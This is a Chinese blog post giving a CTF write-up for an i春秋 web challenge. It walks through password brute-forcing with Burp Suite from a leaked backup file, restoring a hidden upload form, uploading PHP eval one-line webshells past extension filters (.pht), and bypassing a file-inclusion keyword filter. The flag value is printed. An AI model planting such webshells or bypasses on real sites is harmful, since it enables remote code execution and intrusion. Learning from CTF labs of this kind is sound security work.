暑期web练习9：web123（i春秋）百度杯 九月场

原创

何家公子 于 2018-08-18 14:15:38 发布 344 收藏

分类专栏： ctf web 文章标签： web ctf sql file

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_41618162/article/details/81808370

版权

ctf 同时被 2 个专栏收录


32 篇文章 0 订阅

订阅专栏

web

32 篇文章 0 订阅

订阅专栏



https://blog.csdn.net/qq_41618162

首先拿到题目看起来像个注入题

查看源码知道了user.php, 然后password的格式

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>会员登录</title>
</head>
<body>
<center>
    <h4>请输入帐号密码进行登录</h4>
    <form action="" method="POST">
        <input type="text" name="username" placeholder='用户名' />
        <br /><br />
        <input type="password" name="password" placeholder='密码' />
```


```
        <br /> <br />
        <input type="submit" name="submit" value="登录" />

        <!-- 用户信息都在user.php里 -->
        <!-- 用户默认默认密码为用户名+出生日期 例如:zhangwei1999 -->
    </form>
</center>
</body>
</html>


<br /><br /><center>
```


https://blog.csdn.net/qq_41618162

后缀改为user.php.bak后提示我们下载这个文件




https://blog.csdn.net/qq_41618162

bak文件是数据删除后留下的备份文件，不参考别人的wp根本想不到。。。。
下载打开改为doc文件打开后发现是许多用户名，这下就可以考虑一个个注入爆破了
还是burpsuite，把攻击模式改为Battering ram，这个模式就是能对两个位置同时注入一个关键词




https://blog.csdn.net/qq_41618162



设置好payload后就可以爆破了

我们首先是从源码的1999开始。。。一直试到1990才有不同长度的回显




<center>登录成功</center><script>location.href='/';</script>
https://blog.csdn.net/qq_41618162

这里就提示我们登陆成功了，于是我们记住这个用户名和密码
回到最开始输入进去，发现是个空白的页面，查看源码

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉  -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
    <input type="file" name="file" />
    <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>
```


存在漏洞，需要我们去掉？第一时间没弄清他的意思，突然发现中间这段代码被注释掉了，这里可自己重新弄一个没被注释的html，还能用控制台的查看器，复制那一段粘贴上去：



运行后得到了一个文件上传的界面

https://blog.csdn.net/qq_41618162

这里直接上传个一句话木马`<?php @eval($_POST[pass])?>`，先是后缀要求是jpg、png，我改为php.jpg说不能包含php字段，最后改成jpg.pht(这里顺便说一下php的别名：php2, php3, php4, php5, phps, pht, phtm, phtml),报错文件内容不行（一口老血吐出），于是我换了这个不含php字段的一句话`<?=eval($_POST['pass']);?>`，总算上传成功
这里再分享一下如何用bp文件文件上传（此时此刻越发觉得这个软件忒强大了）
用bp抓包点击上传的那个页面
这里得到




我们能很方便地在bp里修改文件名以及文件的内容，然后点go就即时反馈，可以说是比手动一次次试快捷许多了

回到正题，返回的页面是一个可点击的连接view

```
</html>
```

https://blog.csdn.net/qq_41618162


点进去后，出现了一个file？很显然，这就是要我们文件包含了




```
file?
```

https://blog.csdn.net/qq_41618162


用hackbar直接在后缀加上/?file=1




```
filter "flag"
```

https://blog.csdn.net/qq_41618162

提示过滤了flag，于是最简单的双写绕过，get flag！




```
<?php
echo 'flag is here';
```

```
flag{984a4ede-0047-4dba-a9ab-435e1d1065c3};
?>
```

https://blog.csdn.net/qq_41618162

总结：这个题考的非常全面啊，注入呀、文件上传、包含，绕过，而且最开始想不到bak的备份文件简直无从下手。。不过自己动手做了这个题后，感觉又get到了许多新技能，比如bp的熟练度，在控制台那编辑，确实是一个很不错的题呢

撒，今天还是发小明的图把